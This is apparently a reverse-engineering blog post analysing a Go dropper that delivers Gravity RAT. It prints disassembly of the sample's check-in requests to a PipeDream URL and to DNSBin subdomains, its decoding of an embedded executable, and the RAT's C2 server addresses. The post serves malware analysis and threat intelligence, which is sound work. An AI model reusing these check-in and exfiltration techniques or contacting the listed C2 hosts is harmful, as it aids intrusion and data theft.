GoLang dropper with a Gravity RAT

Sep 26, 2019


Intro

GoLang dropper that uses some fun techniques to perform checkins and meta data collection before delivering Gravity RAT.

Sample: 395ca4b330486479ee1b851d50fd160fedee2649e48b0de9c2f1b271732cf700


Technical Overview

This dropper is pretty simplistic as most dropper variants are, it’s job is to deliver an onboard piece of malware for detonation. Before getting to the delivery code though the malware has some interesting code for checkin traffic. The first thing it does is get what filename it’s running as and then performs an API request using the service PipeDream.



```
sub     rsp, 58h
mov     [rsp+58h+var_8], rbp
lea     rbp, [rsp+58h+var_8]
nop
nop
mov     [rsp+58h+var_58], 0
call    os_getModuleFileName
mov     rax, [rsp+58h+var_50]
mov     rcx, [rsp+58h+var_48]
mov     [rsp+58h+var_58], 0
lea     rdx, unk_6BB040 ; https://en7dftkjiipor.x.pipedream.net/a?runnigfrom=
mov     [rsp+58h+var_50], rdx
mov     [rsp+58h+var_48], 33h
mov     [rsp+58h+var_40], rax
mov     [rsp+58h+var_38], rcx
call    runtime_concatstring2
nop
mov     rax, [rsp+58h+var_28]
mov     rcx, [rsp+58h+var_30]
mov     rdx, cs:off_982380
mov     [rsp+58h+var_58], rdx
mov     [rsp+58h+var_50], rcx
mov     [rsp+58h+var_48], rax
call    net_http__ptr_Client_Get ; net_http__ptr_Client_Get
mov     eax, 1
jmp     loc_624A86
```

After sending off it's name via PipeDream, the malware enters a loop that will also perform an HTTP request. This request however isn't designed to succeed, it is using the DNSBin service at hxxp://dnsbin[.]zhack[.]ca which can be utilized for DNS exfiltration of data but appears to be more used as a metrics and checkin piece here. Generating the URL and making the GET request is enough to kick off the DNS resolution which will then show up on the DNSBin side.




```
call     net_http__ptr_Client_Get ; net_http__ptr_Client_Get
mov      eax, 1
jmp      loc_624A86
```

```
loc_624A86:
cmp      rax, 0Fh
jl       loc_6249FC
```

```
loc_6249FC:
mov      [rsp+58h+var_10], rax
mov      [rsp+58h+var_58], 0Eh
call     main_RandStringBytes
mov      rax, [rsp+58h+var_48]
mov      rcx, [rsp+58h+var_50]
mov      [rsp+58h+var_58], 0
lea      rdx, unk_6AD97A ; https://
mov      [rsp+58h+var_50], rdx
mov      [rsp+58h+var_48], 8
mov      [rsp+58h+var_40], rcx
mov      [rsp+58h+var_38], rax
lea      rax, unk_6B5983 ; .26251f69760a4802480e.d.zhack.ca
mov      [rsp+58h+var_30], rax
mov      [rsp+58h+var_28], 20h
call     runtime_concatstring3
nop
mov      rax, [rsp+58h+var_18]
mov      rcx, [rsp+58h+var_20]
mov      rdx, cs:off_982380
mov      [rsp+58h+var_58], rdx
mov      [rsp+58h+var_50], rcx
mov      [rsp+58h+var_48], rax
call     net_http__ptr_Client_Get ; net_http__ptr_Client_Get
mov      rax, [rsp+58h+var_10]
inc      rax
```

```
lea      rax, unk_6AFE94
mov      [rsp+58h+var_58], rax
mov      [rsp+58h+var_50], 11h
lea      rax, off_798730
mov      [rsp+58h+var_48], rax
call     path_filepath_Walk
mov      rbp, [rsp+58h+var_8]
add      rsp, 58h
retn
```

After performing the above the loop will fall through to a function that is simply designed to decode and drop an onboard PE file.



```
mov     rax, cs:qword_98B528
mov     [rsp+0A0h+var_A0], rax
lea     rax, aTvqqaamaaaaeaa ; "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAA"...
mov     [rsp+0A0h+var_98], rax
mov     [rsp+0A0h+var_90], 0D705Ch
call    encoding_base64__ptr_Encoding_DecodeString ; encoding_base64__ptr_Encoding_DecodeString
mov     rax, [rsp+0A0h+var_80]
mov     rcx, [rsp+0A0h+var_88]
mov     rdx, [rsp+0A0h+var_58]
lea     rbx, [rdx+rax]
mov     [rsp+0A0h+var_40], rbx
mov     rsi, [rsp+0A0h+var_50]
cmp     rbx, rsi
ja      loc_62485F
```

After being decoded the file will be dropped as a random named executable, however the exe file extension in the binary is surrounded by a multitude of extensions so perhaps any number of file types could be delivered using this malware. For this sample however the file being delivered is Gravity RAT which was previously written about by Talos, the RATs configuration lines up with the Talos report for the GX version

PDB:

```
C:\Users\The Invincible\Desktop\gx\gx-current-program\LSASS\obj\Release\LSASS.pdb
```

Config:

```
/GX/GX-Server.php
/GX/GX-Server.php?VALUE=2&Type=
&SIGNATUREHASH=
/GetActiveDomains.php
http://cone.msoftupdates.com:46769
http://ctwo.msoftupdates.com:46769
http://cthree.msoftupdates.com:46769
```

```
http://eone.msoftupdates.eu:46769
http://etwo.msoftupdates.eu:46769
```

References:

1. https://github.com/sibears/IDAGolangHelper
2. https://twitter.com/omespino/status/996091344845262848
3. https://blog.talosintelligence.com/2018/04/gravityrat-two-year-evolution-of-apt.html

Random RE

Random RE
sysopfb@gmail.com

sysopfb
sysopfb

Place for me to dump random RE posts mostly revolving around Malware.